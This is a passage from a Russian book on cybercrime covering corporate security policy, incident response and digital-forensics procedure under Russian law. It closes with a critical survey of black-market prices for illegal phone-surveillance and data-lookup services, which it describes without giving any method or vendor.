Нужно определиться – игра или деньги? Всему должно быть свое место и время. Если кто-нибудь из сотрудников скачает себе инфицированную программу для графики, обучения или проигрывания файлов? Бэкдор даст возможность злоумышленникам в течение часа исследовать систему предприятия и подготовить атаку, от которой

ничего не спасет. Дыра есть дыра. Все испытания и тесты должны осуществляться в отдельной среде.

Для каждой машины нужен разработанный паспорт применяемых программных продуктов и допустимых файлов. На месте работодателя целесообразно закрепить ответственность за соблюдение данного паспорта за сотрудником и специалистом службы безопасности. Нарушение или несоблюдение установленной политики безопасности тогда будет иметь документированный характер и зафиксированную ответственность.

Если руководитель предприятия так сильно переживает за отдых и обучение сотрудников – дешевле оборудовать для их нужд изолированный в программно-сетевом смысле компьютерный клуб, где пусть они играют и общаются в социальных сетях, скачивают все, что заблагорассудится.

4.4.4. Аудит и разбор полетов

Учитывая специфику информационных технологий, их сложность и постоянное развитие, далеко не каждый может похвастаться тем, что он, как говорится, «в теме». Созданные когда-то департаменты информационной безопасности и внедренные системы могут осуществлять свою деятельность, мало кому понятную и, уж конечно, трудно оценимую объективно, до тех пор, пока… Пока не произойдет серьезный инцидент информационной безопасности и не полетят шапки.

Аудит информационной безопасности как до совершения атак, так и тем более после случившегося инцидента необходимо поручать сторонним специалистам. Какие системы безопасности строят специалисты, на чем основываются и какими принципами руководствуются, не сможет разобраться непосвященный человек.

Крайне важно иметь профессиональный взгляд со стороны на безопасность системы. И не связано это с тем, что один специалист плохой, а другой хороший. Нужно относиться к этому вопросу с большей решимостью, поскольку нежелание показать недоверие своим специалистам или как-либо их обидеть может выйти, в конце концов, боком.

Информационные системы и компьютерная безопасность находятся в постоянном развитии. Одна операционная система сменяет другую, одни уязвимые места заштопываются, другие обнару-

живаются. В этой сфере нельзя быть специалистом раз и навсегда, отучившись где-нибудь в специализированном вузе.

4.4.5. Целесообразность автоматических операций

В погоне за технологиями иногда нужно все-таки «спуститься на грешную землю». Например, что касается хищений денежных средств. Использование дистанционного управления расчетным счетом – всегда ли есть ли в этом смысл?

Конечно, от дистанционного банковского обслуживания крупным организациям отказаться нереально, этот пример подойдет лишь для мелких предпринимателей, но на то он и пример.

Не нужно забывать, что дистанционное банковское обслуживание подразумевает нестраховую потерю денежных средств. При неправомерном доступе к компьютеру, на котором используется электронный ключ, посредством которого осуществляется подтверждение операций, ответственность будет на пользователе.

Наверное, весьма неплохо, а даже полезно, уполномоченному лицу компании прогуляться по свежему воздуху в отделение банка и отдать бумажные платежные поручения. Есть сомнения, что проведение платежей в большей части предприятий малого и среднего бизнеса требует невероятной срочности. Расставаться с деньгами нужно спокойно, без лишней суеты или чрезмерной оперативности. А если что-то и произойдет – всегда будет совершенно точно установлено ответственное лицо.

Количество хищений денежных средств с использованием систем дистанционного банковского обслуживания не поддается подсчету, поскольку лишь малая доля заявлений потерпевших заканчивается возбуждением уголовных дел. Основная масса материалов теряется где-то на просторах России, кочуя из региона в регион, и, в конце концов, бесследно исчезает… А какова доля раскрытых хищений с расчетных счетов, лучше не задумываться, это совсем убивает хорошее настроение.

Если удаленное управление счетов все-таки используется в организации, то это должен быть отдельный компьютер, без постороннего программного обеспечения и функций. Это означает: не используется никакой просмотр сайтов (даже погоды), не используется для обмена файлами, включая бухгалтерские документы, не используется для получения или отправки почты. Интернет-соеди-

нение на таком компьютере инициируется только во время работы с сервером банка, все остальное время компьютер должен быть отсоединен как от локальной, так и от любой другой сети.

Примеров нецелесообразной автоматизации можно найти достаточно на любом крупном предприятии. Связано это с тем, что поставщики программных продуктов закладывают в функционал все больше функций, которые предприятия берут сразу на вооружение, а после того как начинают происходить инциденты, отделы информационной безопасности начинают придумывать, как закрыть обнаруживаемые уязвимости и не навредить рабочему процессу.

4.4.6. «Отголоски пиратства»

Стоит поверхностно коснуться самых страшных и таинственных эпидемий вредоносных программ, зловредных и вездесущих вирусов, как станет ясно, что они поражают по большей части довольно определенные операционные системы[1], как говорится, не будем тыкать пальцем, в предыдущих частях книги это не раз демонстрировалось.

Немного требуется познаний, чтобы заблокировать операционную систему, отключить управление средствами ввода-вывода, заблокировать экран и натворить еще невесть сколько всего невероятного, после чего все вокруг начинают искренне удивляться распространяющимся страшным вирусам – «блокировщикам», «вымогателям» или «шифровальщикам».

Подсаженные на странным образом проникшее в нашу страну общедоступное пиратское программное обеспечение, люди не хотят взрослеть и делать осознанный выбор как для домашнего, так и для коммерческого или государственного использования.

В качестве примера можно привести пример приказа от 20 июня 2012 г. № 615 «Об утверждении инструкции по делопроизводству в органах внутренних дел Российской Федерации»:

> В целях совершенствования делопроизводства в органах внутренних дел Российской Федерации -
>
> ПРИКАЗЫВАЮ:
>
> 1. Утвердить согласованную с Федеральным архивным агентством прилагаемую Инструкцию по делопроизводству в органах внутренних дел Российской Федерации.

---

[1] Распределение вредоносных программ по операционным системам: http://komp-exp.ru/segment_statistics/.

2. Руководителям структурных подразделений центрального аппарата МВД России, территориальных органов МВД России, образовательных учреждений, научно-исследовательских, медико-санитарных и санаторно-курортных организаций системы МВД России, окружных управлений материально-технического снабжения системы МВД России, а также иных организаций и подразделений, созданных для выполнения задач и осуществления полномочий, возложенных на органы внутренних дел:

...

24. При оформлении документов рекомендуется применять текстовый редактор Microsoft Word версии 2003 и выше или другой, совместимый с ним, с использованием шрифтов Times New Roman (Times New Roman Cyr) размером № 13–15 через 1–1,5 межстрочных интервала. Шрифт в документе должен быть единым по размеру, за исключением особенностей, предусмотренных пунктом 28 настоящей Инструкции.

Словосочетание «MS-Word» в документе, регулирующем делопроизводство Министерства, встречается 43 раза. Осталось алтарь соорудить.

4.5. Что делать, если произошел инцидент

Уголовно-процессуальный кодекс РФ устанавливает, что поводом для возбуждения уголовного дела служит заявление о преступлении, а основанием является наличие достаточных данных, указывающих на признаки преступления.

Обращаться с заявлением об инциденте или нет и что вообще делать, если киберпреступление в отношении лица или организации уже произошло, попробуем разобраться, рассмотрев некоторые ключевые моменты.

На сегодняшний день в соответствии с Федеральным законом от 27.06.2011 № 161-ФЗ «О национальной платежной системе» оператором по переводу денежных средств предусмотрено возмещение клиенту суммы операции, совершенной без согласия клиента, если не будет доказано, что клиент нарушил порядок использования электронного средства платежа, что, в свою очередь, привело к совершению операции без согласия клиента – физического лица[1].

---

[1] Статья 9 Федерального закона от 27.06.2011 № 161-ФЗ «О национальной платежной системе». URL: http://www.consultant.ru/document/cons_doc_LAW_115625/b0062cfb1c3cae710d57f0557303e78760a31d16/.

Остается открытым вопрос по доказыванию клиентом, с одной стороны, что он принимал все необходимые меры предосторожности и строго следовал инструкциям, а с другой – оператора – в доказывании обратного.

Как уже было не один раз продемонстрировано в данной книге, важное значение имеет оперативность, а именно время реакции на инцидент информационной безопасности, своевременность и качество дальнейшего расследования киберпреступления.

Далеко не всегда правоохранительная система, с которой придется столкнуться потерпевшему, будет обладать необходимыми алгоритмами и инструкциями для осуществления безотлагательных действий. Поэтому в подобных ситуациях потерпевший должен частично брать инициативу в свои руки. Однако инициатива инициативе рознь.

Распространенное явление, которое приходится наблюдать снова и снова, – это попытка оперативного лечения компьютерной техники от вредоносных программ пользователями, сотрудниками информационной безопасности, системными администраторами или приглашенными специалистами сторонней организации.

К сожалению, только лишь действиями по лечению гениальность алгоритма не заканчивается. После обнаружения неисправностей, сбоев или фиксации вредоносной активности происходит установка различного рода программ, направленных на предотвращение угроз, защиту и анализ.

Многие идут еще дальше – производят переустановку операционных систем, форматирование носителей информации, дабы прихлопнуть потенциально находящиеся на них все страшные вирусы.

Любые осуществляемые действия в информационной среде, подвергшейся атаке, могут привести к невозможности установления истинных причин произошедшего или сильно затруднить их анализ. Даже при осуществлении простой перезагрузки, выключения-включения компьютерной техники происходит множество операций, невидимых пользователю.

Модификация компьютерной информации влечет за собой изменения, которые находят свое отражение в затирании удаленных файлов, которые можно было бы еще восстановить, потере записей системных журналов, изменении настроек, процессов, атрибутов файлов, временных папок и уничтожении еще целого ряда «маяч-

ков, знаков и отметин», используемых специалистами при проведении исследований и экспертиз.

Таким образом, стоит рассмотреть некоторые рекомендуемые действия, направленные на сохранение следов и одновременно способствующие расследованию произошедшего инцидента.

4.5.1. Изоляция системы

Первое, что необходимо сделать, – это обеспечить изоляцию атакуемой (атакованной) системы (компьютера, сервера, сети, мобильного телефона). При этом, по возможности, можно завершить критические процессы, обрабатывающие важную информацию, если таковые имеются.

Как известно, самая защищенная система – это система, которая не имеет сетевого взаимодействия и… обесточена.

4.5.2. Изготовление клонов носителей информации

После отключения системы наступает основной этап полезных действий. Необходимо сделать посекторные копии[1] носителей информации атакованной системы, желательно в двух экземплярах.

Для клонирования жесткого диска осуществляется процедура посекторного (так называемого низкоуровневого) переноса данных с одного носителя на другой. При этом клон будет представлять собой точную копию оригинального носителя информации. Для данной операции можно применять носители информации такого же или большего объема.

Оригиналы носителей компьютерной информации оборудования, на которые была совершена кибератака или на которых произошел любой другой инцидент информационной безопасности, должны быть сохранены в неизменном виде с того момента, как была обнаружена проблема. Эти носители информации станут вещественными доказательствами при уголовном деле.

Почему нужно сделать две точные копии носителей компьютерной информации? После создания точных копий носителей информации самое время вступать в действие спасателям всех мастей и анализаторам.

---

[1] Посекторная копия – точная копия носителя компьютерной информации, также называемая иногда криминалистической копией.

Одну копию целесообразно отправить в экспертную организацию для проведения компьютерного исследования, а вторую использовать для получения необходимой критической информации – бухгалтерских документов, баз данных, исходных кодов и другой ценной информации, позволяющей предприятию нормально функционировать.

4.5.3. Проведение исследований и компьютерно-технических экспертиз

Для эффективности расследований преступлений в сфере компьютерной информации и судебного рассмотрения дел, связанных с информационными технологиями, требуется проведение исследований и экспертиз.

Для начала нужно еще раз пояснить, какова разница между видами информационных и технических исследований, применяемых при инцидентах информационной безопасности и преступлениях.

Служебная проверка

Первый вид – это служебная проверка, проводимая силами сотрудников отдельно взятого предприятия, на котором произошел инцидент. Результаты данного расследования могут (и должны) в дальнейшем быть приобщены к материалу проверки по обращению в правоохранительные органы, если инцидент содержит признаки состава преступления.

Внутреннее расследование силами предприятия проводить гораздо проще, если в организации заранее были внедрены инструкции и регламенты, направленные на защиту информации, включающие необходимые организационные мероприятия и ответственность каждого сотрудника.

Компьютерное исследование

Второй вид включает в себя такие работы, как компьютерные исследования и расследования инцидентов информационной безопасности, проводимые специалистами сторонней независимой организации.

Результатом этого вида работ является заключение специалиста (специалистов). Данное заключение, при условии соблюдения тре-

бований, предъявляемых Федеральным законом № 73-ФЗ «О государственной судебно-экспертной деятельности в Российской Федерации», также может использоваться при обращении в правоохранительные органы и являть собой основания и достаточность данных, указывающих на признаки преступления, как того требует Уголовно-процессуальный кодекс и методические рекомендации Генеральной прокуратуры, которые мы уже вспоминали на протяжении книги.

Назначать исследование носителей информации и компьютерного оборудования может как компания, подвергнувшаяся нападению, так и правоохранительные органы, при поступлении заявления или обращения потерпевшего.

Необходимые для исследования материалы могут быть изъяты в ходе осмотра места происшествия или при осуществлении обследования.

Обследование проводится в соответствии с приказом МВД России от 01.04.2014 № 199 «Об утверждении Инструкции о порядке проведения сотрудниками органов внутренних дел Российской Федерации гласного оперативно-розыскного мероприятия обследования помещений, зданий, сооружений, участков местности и транспортных средств и Перечня должностных лиц органов внутренних дел Российской Федерации, уполномоченных издавать распоряжения о проведении гласного, оперативно-розыскного мероприятия, обследование помещений, зданий, сооружений, участков местности и транспортных средств».

Процесс изъятия компьютерного оборудования и носителей информации должен осуществляться с участием технических специалистов, которые в большинстве случаев помогает предоставить потерпевшая организация.

В любом случае, перед направлением на исследование специалистам компьютерного оборудования оперуполномоченный, дознаватель или следователь должен в установленном законом порядке приобщить оборудование к материалам проверки.

После регистрации заявления и до принятия решения о возбуждении либо отказе в возбуждении уголовного дела не так много времени.

Законом предусмотрен срок в трое суток, в течение которого должно быть принято решение, а также предусмотрено продление

срока рассмотрения: руководителем следственного органа, начальником органа дознания – до 10 суток, а при необходимости производства документальных проверок, ревизий, судебных экспертиз, исследований документов, а также проведения оперативно-розыскных мероприятий руководитель следственного органа по ходатайству следователя, а прокурор по ходатайству дознавателя вправе продлить этот срок до 30 суток[1].

Таким образом, сотрудник правоохранительных органов может назначить исследование или экспертизу по материалу проверки и продлить срок рассмотрения до 30 суток.

Однако на практике такого срока бывает недостаточно для получения из государственных экспертных учреждений заключений по киберпреступлениям. Да и тридцатидневный срок после совершения киберпреступления губительно может сказаться на перспективах всего дела.

Без нормального заключения технических специалистов в большинстве случаев следственными органами по результатам рассмотрения будет принято решение об отказе в возбуждении уголовного дела.

Неразрешенные, но необходимые вопросы в ходе экспертного исследования могут впоследствии негативно сказаться на результате судебного рассмотрения, а отсутствие компьютерного исследования и качественно проведенной проверки до возбуждения уголовного дела может стать основанием для отказа в его возбуждении.

Наблюдения говорят о том, что потерпевшие, физические и юридические лица, а также правоохранительные органы стали все чаще обращаться с целью проведения компьютерных исследований и экспертиз к частным специалистам.

Нужно констатировать, что некоторые коммерческие экспертные организации могут обеспечивать фиксацию следов киберпреступлений и проводить расследования инцидентов на уровень выше, чем на то уполномоченные государственные структуры.

Тем не менее выбор на частные экспертные учреждения падает не только из-за их оперативности или профессионального мастерства, проявляющегося в предоставляемых услугах.

---

[1] Статья 144 УПК РФ «Порядок рассмотрения сообщения о преступлении». URL: http://www.consultant.ru/document/cons_doc_LAW_34481/a3d0f7ee6816ad8ac5a3a3975cf93b26a443c4f8/.

Коммерческий сектор не всегда горит желанием выносить сор из избы, обращаясь в правоохранительные органы с заявлением. Даже в тех случаях, когда в результате кибератаки похищаются денежные средства. Что уж говорить о случаях кибершпионажа?

В данном вопросе автором хотелось бы отметить несколько аспектов деятельности негосударственных экспертов и экспертных организаций.

Негосударственные экспертные организации

В соответствии со ст. 41 Федерального закона от 31.05.2001 № 73-ФЗ «О государственной судебно-экспертной деятельности в Российской Федерации» судебная экспертиза в соответствии с нормами процессуального законодательства Российской Федерации может производиться вне государственных судебно-экспертных учреждений лицами, обладающими специальными знаниями в определенной области (науки, техники, искусства или ремесла).

На судебно-экспертную деятельность негосударственных экспертов также распространяется действие Федерального закона «О государственной судебно-экспертной деятельности в Российской Федерации».

Негосударственные эксперты могут проводить независимое полное исследование представленных объектов и материалов, подготавливать и предоставлять обоснованное и объективное заключение по поставленным перед ними вопросам.

На деятельность негосударственных экспертов распространяются те же ограничения и ответственность, что и на государственных. Не перегружая излишней справочной информацией читателя, можно указать, что в соответствии с действующим законодательством РФ негосударственные эксперты также не имеют права разглашать сведения, которые стали им известны в связи с производством судебной экспертизы, в том числе сведения, которые могут ограничить конституционные права граждан, а также сведения, составляющие государственную, коммерческую или иную охраняемую законом тайну, и также обязаны обеспечивать сохранность представленных объектов исследований и материалов.

Компьютерно-техническая экспертиза

Экспертиза – это третий и заключительный вид информационно-технических исследований, применяемых при инцидентах инфор-

мационной безопасности и преступлениях. Формальная разница между исследованием и экспертизой состоит в названии и ответственности сотрудника, готовящего документ.

Экспертиза чаще всего назначается в рамках возбужденного уголовного дела следователем (или судом). Исследование же назначается в рамках рассмотрения материала проверки (либо проведения оперативно-розыскной деятельности) или проводится по инициативе потерпевшей стороны.

Название документа, который содержит в себе результаты в зависимости от ситуации, будет: заключение специалиста или заключение эксперта.

Основное же отличие между исследованием и экспертизой заключается в том, что при проведении экспертизы эксперт дает подписку следующего вида:

> В соответствии со ст. 199 УПК РФ мне разъяснены права и обязанности эксперта, предусмотренные ст. 57 УПК РФ.
>
> Об ответственности за дачу заведомо ложного заключения или показания эксперта по ст. 307 УК РФ предупрежден.

Такая подписка обязывает эксперта «отвечать» за выводы, сделанные в результате исследования.

Нелишним будет привести один пример.

Сотрудники одного из подразделений МВД России, проводя оперативно-розыскные мероприятия в рамках оперативной разработки незаконной деятельности преступной группы, смогли получить образец вредоносной компьютерной программы, применяемой злоумышленниками в своей деятельности. С целью установления функционала и признаков вредоносной программы данный файл был отправлен в одну известную экспертную организацию на исследование. В результате было получено заключение специалиста, указывающее на то, что представленный файл является вредоносной программой.

Спустя некоторое время материалы, содержащие результаты оперативно-розыскной деятельности, включая заключение специалиста, были переданы в следственные органы, где было возбуждено уголовное дело по ст. 273 УК РФ «Создание, использование и распространение вредоносных компьютерных программ».

В рамках расследования уголовного дела следователем была назначена экспертиза той же программы, в ту же самую экспертную

организацию, где тот же самый эксперт не признал представленный файл вредоносной компьютерной программой.

Но вернемся к самому содержанию и смыслу экспертизы.

Компьютерная экспертиза, или судебная компьютерно-техническая экспертиза, осуществляется в процессе судопроизводства с целью оказания содействия судам, судьям, органам дознания и следователям в установлении обстоятельств, подлежащих доказыванию по конкретному делу[1].

Компьютерная экспертиза, вне зависимости от того, государственный или негосударственный эксперт ее готовит, в обязательном порядке содержит исследовательскую часть и выводы эксперта по вопросам, требующим специальных знаний в области компьютерной техники, программного обеспечения и компьютерной информации.

Эксперт дает заключение, основываясь на результатах проведенных исследований в соответствии со своими специальными знаниями. Результатом проведения экспертизы является заключение эксперта – письменный документ, в котором отражены ход и результаты исследований, проведенных экспертом.

Компьютерная экспертиза является одним из основных доказательств, которые могут указывать на причастность (или непричастность) и стать основанием при определении виновности (или невиновности), а также установлении истинных причин и обстоятельств произошедшего инцидента информационной безопасности или совершенного преступления.

На важную роль компьютерных экспертиз обращается внимание и в методических рекомендациях по осуществлению прокурорского надзора за исполнением законов при расследовании преступлений в сфере компьютерной информации, разработанных Генеральной прокуратурой Российской Федерации.

Однако качество и оперативность проводимого исследования или экспертизы зависят не только от того, государственный или негосударственный специалист готовил заключение.

Некоторые так называемые экспертные учреждения, которые активно рекламируют свои услуги по проведению компьютерно-тех-

---

[1] Федеральный закон от 31 мая 2001 г. № 73-ФЗ «О государственной судебно-экспертной деятельности в Российской Федерации». URL: http://www.consultant.ru/document/cons_doc_LAW_31871/.

нических экспертиз, на поверку оказываются полным безобразием. Предоставляемые на трех страницах заключения не несут никакой пользы для раскрытия истинных причин инцидента или установления следов преступления, а приводят лишь к волоките и тупиковым ситуациям. При рекламировании услуг такие товарищи заявляют, что вернут 200% затрат на экспертизу и что чуть ли не в 100% случаев их рецензии на уже проведенные экспертизы приводят к назначению дополнительных экспертиз. Основным направлением работы таких организаций является быстрое написание дешевых и малокомпетентных работ. Наверное, обращаться при киберпреступлениях к ним не стоит.

Возможности компьютерных исследований довольно велики и, как показывают примеры, позволяют установить причины произошедших инцидентов и зачастую выявить реквизиты, IP-адреса, учетные записи и другие реквизиты, используемые злоумышленниками.

При грамотном закреплении следов преступления и выявлении методов совершения неправоверных действий остается установить связи между выявленными реквизитами и конкретными лицами или организациями. Установление таких связей – вполне посильная задача для частного сыска.

Таким образом, можно прогнозировать развитие нового направления на рынке услуг нашей страны, предоставляющего комплекс по проведению расследований инцидентов информационной безопасности, осуществляемых в связке с возможностями частного сыска.

4.5.4. Обращение в правоохранительные органы

Вне зависимости от того, была ли достигнута цель нападающих, необходимо предпринять ряд обязательных мер. Обращение с заявлением в правоохранительные органы нужно осуществлять обязательно, если есть желание наказать преступников и возместить нанесенный ущерб.

Часто происходит так, что кибератака на технические узлы одной организации негативно отражается на деятельности других компаний.

Не желая остаться «крайним» и попасть в ситуацию, когда придется оплачивать все финансовые потери других, лучше предусмотрительно зафиксировать факты неправомерной деятельности,

обратившись с официальным заявлением о преступлении в правоохранительные органы.

После возбуждения уголовного дела можно признавать потерпевших, обращаться с гражданскими исками, накладывать аресты на счета, движимое и недвижимое имущество злоумышленников. Каким бы длинным не был судебный процесс, но появляется возможность вернуть украденные средства или возместить причиненный ущерб.

Необходимо понимать, что при определении размера ущерба, причиненного, например, в результате несанкционированного доступа к компьютеру или базе данных, учитываются не только прямые затраты на ликвидацию негативных последствий, но и упущенная выгода предприятия.

Последствия можно устанавливать, например, в ходе следственного осмотра компьютерного оборудования, носителей информации, анализа баз данных и экспертиз.

Данный аспект также рассматривался Генеральной прокуратурой РФ в методических рекомендациях[1], где, в частности, указано, что для определения ущерба можно использовать допросы технического персонала, владельцев информационных ресурсов, а вид и размер ущерба обычно определяются посредством комплексной экспертизы, проводимой с участием специалистов в нескольких областях: информатизации, средств вычислительной техники и связи, экономики, финансовой деятельности и товароведения.

---

[1] https://genproc.gov.ru/documents/nauka/execution/document-104550/.

ГЛАВА 5

Никакой мистики, только бизнес. Обзор черного рынка информационных услуг в России

Выстраивая систему безопасности, занимаясь расследованием преступления либо инцидентов информационной безопасности, нужно учитывать сегодняшние реалии. Учитывать все возможные инструменты, так или иначе доступные злоумышленникам.

Завершая свой рассказ о киберпреступности в России, автор предлагает рассмотреть краткий анализ черного рынка информационных услуг, представленных на сегодняшний день в нашей стране.

Данная информация кому-то даст почву для размышлений, кому-то раскроет глаза на то, что в Багдаде не все так спокойно, как кажется.

Все приведенные в этом разделе услуги «черного рынка» довольно широко предоставляются злоумышленниками на территории Московского региона, допустимо, что на территории других регионов ситуация может отличаться в ценовом диапазоне, но, скорее всего, не в ассортименте.

Первый блок

Особое место на рынке незаконных услуг занимает блок, связанный с информацией об абонентах мобильной и стационарной связи.

В отношении абонентов мобильной связи на черном рынке предлагают следующие услуги:

- установление информации по номеру абонента, включая полные анкетные данные владельца номера, – от 5 тыс. руб.;
- поиск номера абонента по предоставленным анкетным данным – от 5 тыс. руб.;
- предоставление детализации звонков и SMS (не включая текста сообщений) любого абонента мобильной связи предлагается на черном рынке за 20 тыс. руб. в месяц;
- предоставление детализации, включая возможность просмотра текста SMS-сообщений, – от 100 до 150 тыс. руб. за месячный период;
- также детализация с текстом, но по регионам России – от 200 тыс. руб. за месяц, а за полугодие злоумышленники предлагают это информацию за 500–600 тыс. руб.;
- установить идентификатор мобильного устройства – IMEI – предлагают за 50–60 тыс. руб., обратная услуга, установление SIM-карт, которые использовались в телефонном аппарате по неизвестному IMEI, – от 90 тыс. руб.

На черном рынке установлены цены и на детализацию с определением координат. Например, в районе 150 тыс. руб. за полгода: GPS и звонки с местоположением. Или, например, 30 местоположений за 7 суток – от 60 тыс. руб.

Черный рынок предлагает разнообразные «тарифы» и «пакеты» незаконных услуг, как будто их разрабатывают опытные маркетологи. Так, предлагают информацию о местоположении мобильного за 40 тыс. руб. – 8 местоположений, по России – 30 тыс. руб., в течение месяца – 200 тыс. руб.

У каждого оператора связи для своего абонента предусмотрен личный кабинет, который включает возможности по управлению услугами и содержит массу интересной информации. На черном рынке пароль в личный кабинет можно получить за 50 тыс. руб. независимо от региона.

Все перечисленные услуги на черном рынке предлагаются не только в России. Злоумышленники готовы предоставить данные и по странам СНГ, разница только в сроках предоставления информации.

Местоположение SIM-карты отечественного оператора связи за пределами нашей страны предлагают предоставить за 90 тыс. руб., определение местоположения по IMEI – 70 тыс. руб. Одноразовое местоположение – одна так называемая «вспышка» – улица, дом и адрес на карте – всего за 45 тыс. руб.

Помимо этого, на «черном рынке» предлагается услуга по контролю мобильного телефона, включая «прослушку» и запись разговоров, просмотр любых сообщений, включая все мессенджеры и информацию о местоположении, и все это – от 50 тыс. руб. в месяц. Техническая реализация таких функций была подробно рассмотрена в части «Атака на мобильные телефоны».

В отношении стационарных телефонов все так же «хорошо», прослушка городских телефонов злоумышленниками предлагается за 120 тыс. руб. в неделю.

Помимо этого, в отношении абонентов телефонной связи предлагаются услуги по блокировке любого телефона от 10 тыс. руб. в день, при этом абонент постоянно занят или недоступен.

Про дубликаты SIM-карт, совершаемые путем неправомерной замены или переоформления, рассказывать скучно, это довольно частое явление, предлагается на черном рынке от 10 до 50 тыс. руб.

Предлагаются также SIM-карты с изменением номера на тот, который захочет заказчик, подменой голоса и изменяемым, так называемым «плавающим» IMEI – от 100 тыс. руб., с обещанием «безлимитного общения по всему миру и защитой от прослушки». Возможность реализации таких услуг была рассмотрена в части «Доступные средства анонимной связи».

Второй блок

На время позаимствованный или похищенный (потерянный) мобильный телефон может также оказаться ценным источником информации, используемой в дальнейшем для кибершпионажа.

На сегодняшний день существующее на рынке специализированное программное обеспечение и аппаратные комплексы, исполь-

зуемые для криминалистических исследований, могут быть применены и в незаконных целях.

Завладев чужим мобильным телефоном или ноутбуком, злоумышленники могут заставить технику «вспомнить все», а уж сколько используемая техника хранит в себе сведений, многие даже не подозревают.

Нужно ли говорить об опасности последствий забытого телефона, оставления его без присмотра или сдачи его в ремонт.

Простая услуга, представленная на «черном рынке», позволяет показать все учетные записи и пароли, когда-либо используемые на мобильном телефоне, всего за 5–10 тыс. руб.

Третий блок

Получить пароли от электронной почты или аккаунтов социальных сетей злоумышленниками предлагается с большим разбросом цен – от 3 до 100 тыс. руб.

Параллельно черный рынок информационных услуг может предложить услугу отправки поддельного электронного письма от 5 тыс. руб. и доступа к компьютеру по IP-адресу за 150 тыс. руб. удаленно, выборку информации с электронного устройства и ее сохранение. О реализации подобных услуг было много сказано в книге, поэтому идем дальше.

Черный рынок предлагает:

- установление абонента по известному IP-адресу – от 20 до 60 тыс. руб., в зависимости от провайдера;
- получение полных регистрационных данных о владельце любого сайта – 100 тыс. руб.;
- получение данных о владельцах электронных кошельков – от 65 тыс. руб.;
- установление данных по учетным записям в социальных сетях, включая ФИО, дату рождения, электронную почту, абонентский телефон, список используемых для авторизации IP-адресов, – от 65 тыс. руб.;
- получение истории обмена сообщениями (переписки) пользователя социальной сети – плюс 45 тыс. руб. к предыдущей услуге.

Присутствует также услуга по осуществлению DDoS-атак[1] и блокированию работы сайта или сервера, которая обойдется всего в 20 тыс. руб. за один день.

Четвертый блок

К этому блоку можно отнести всевозможные данные, получаемые незаконно из различных организаций, так называемые представителями теневого бизнеса «пробивы»:

- информация по номеру автомобиля, VIN, а также его истории (например, какие авто зарегистрированы или были зарегистрированы на указанного человека) – 3,5 тыс. руб.;
- информация по всем «карточкам» транспортного средства, проверка водительского удостоверения – 3 тыс. руб.;
- проверка регистрации человека – 5 тыс. руб.;
- проверка лица на розыск – 3 тыс. руб.;
- проверка лица на судимость – 5 тыс. руб.;
- получение копии формы № 1 (заполняется при выдаче паспорта, содержит фото и основные данные гражданина) – 15 тыс. руб.;
- получение любых выписок из ФНС (ЕГРЮЛ, ЕГРИП, ЕГРН, фирмы и ИП), а также такой информации, как списки сотрудников компании, сданные налоговые отчеты, места работы, 2НДФЛ – от 3 до 5 тыс. руб.;
- информация о счетах организации, – 15–20 тыс. руб.;
- движения средств по счету организации в любом банке и регионе России – 200 тыс. руб. за три года, 1 квартал – 150 тыс. руб., месяц – 110 тыс. руб.;
- выписка из ЕГРП (Росреестра) – 14 тыс. руб. по Московскому региону, квартальный бухгалтерский баланс и налоговая отчетность – 20 тыс. руб.;
- получение сведений об имуществе – 3–20 тыс. руб.;
- данные о фактах пересечения границы за последние 5 лет (включая авиа-, ж/д билеты) – 20 тыс. руб.

и многое-многое другое...

---

[1] DDoS – сокращение от англ. *Distributed Denial of Service* (распределенный отказ от обслуживания).

Этот блок демонстрирует во всей красе отсутствие надлежащего контроля за информацией, доверенной различного рода министерствам и ведомствам. А также факт того, что как бы ни было много видов тайны, установленных законодательством, преступное разгильдяйство на местах способно свести национальные интересы в информационной сфере, обозначенные в доктрине информационной безопасности[1], к нулю.

Пятый блок

Помимо чисто информационных услуг, «черный рынок» представляет ассортимент различных специальных технических устройств, оборот которых запрещен законодательством РФ. Это не является темой книги, но можно перечислить некоторые из представленных устройств для расширения кругозора:

- брелок с дисплеем универсальный, открывает любые шлагбаумы и ворота – 20 тыс. руб.;
- брелок универсал к сигнализациям, захватывает сигнал, открывает и закрывает любой автомобиль – от 150 до 250 тыс. руб.;
- скрытый жучок SIM-аудио с GPS-координатами – от 7 тыс. руб.;
- скрытая видеоаудиокамера автономного использования, вмонтированная в черную пуговицу или шуруп, – 20 тыс. руб.;
- скрытая видеокамера HD-формата в прозрачных очках – 15 тыс. руб.;
- скрытая камера и микрофон, исполненная в виде лампочки (световой цоколь E27), с функцией передачи данных посредством Wi-Fi – 20 тыс. руб.;
- устройство «клавиатурный шпион» на компьютер – 5 тыс. руб.

Большинство приведенных устройств запрещено к обороту на территории России, и за их незаконные производство, сбыт и, что очень важно, приобретение предусмотрена уголовная ответственность по ст. 138.1 УК РФ «Незаконный оборот специальных технических средств, предназначенных для негласного получения информации».

---

[1] Пункт «а» статьи 8 указа Президента РФ от 05.12.2016 № 646 «Об утверждении Доктрины информационной безопасности Российской Федерации». URL: http://base.garant.ru/71556224/.

Что можно сказать после такого обзора? Никакой мистики, только бизнес. Главное, чтобы особо впечатлительные не впадали в паранойю.

Автор намеренно старался приводить актуальную стоимость незаконных услуг, для того чтобы не создавать иллюзий о непостижимых финансовых затратах, которые потребуются злоумышленникам для получения необходимой информации, например для осуществления персонализированной атаки.

Именно столько на черном рынке стоит тайна переписки, телефонных переговоров и другие, сокровенные для каждого человека и гражданина вещи.

ЗАКЛЮЧЕНИЕ

Несмотря на то что все перечисленные услуги черного рынка грубо и цинично нарушают права человека и гражданина, а оказание таких услуг влечет за собой уголовную ответственность как для заказчика (покупателя), так и для продавца, рынок по предоставлению незаконных услуг в сфере информации реально существует и процветает.

Некоторые причины размаха киберпреступлений были рассмотрены в третьей главе, но все же пример черного рынка и динамика преступлений подсказывают, что причин гораздо больше.

Наиболее отчетливо прослеживаются некомпетентность, коррупция, неграмотно составленные инструкции и спроектированные системы, неадекватные выводы в оценках киберпреступности и правоохранительной деятельности, механизмы противодействия, требующие срочного апгрейда.

Для объективного взгляда на вещи попробуем сравнить ситуацию, сложившуюся в сфере киберпреступлений, с преступлениями в другой сфере – широким распространением наркотиков.

В каждом доме московского спальника практически все жители знают квартиры, где либо торгуют наркотическими веществами, либо употребляют наркотики. Не будет ошибкой предположить, что та же ситуация имеется и по всей стране. Однако наказание по ст. 228 УК РФ за незаконные приобретение, хранение, перевозку, изготовление, переработку наркотических средств не только не уступает наказаниям, предусмотренным по так называемым «информационно-компьютерным статьям», но даже является более жестким.

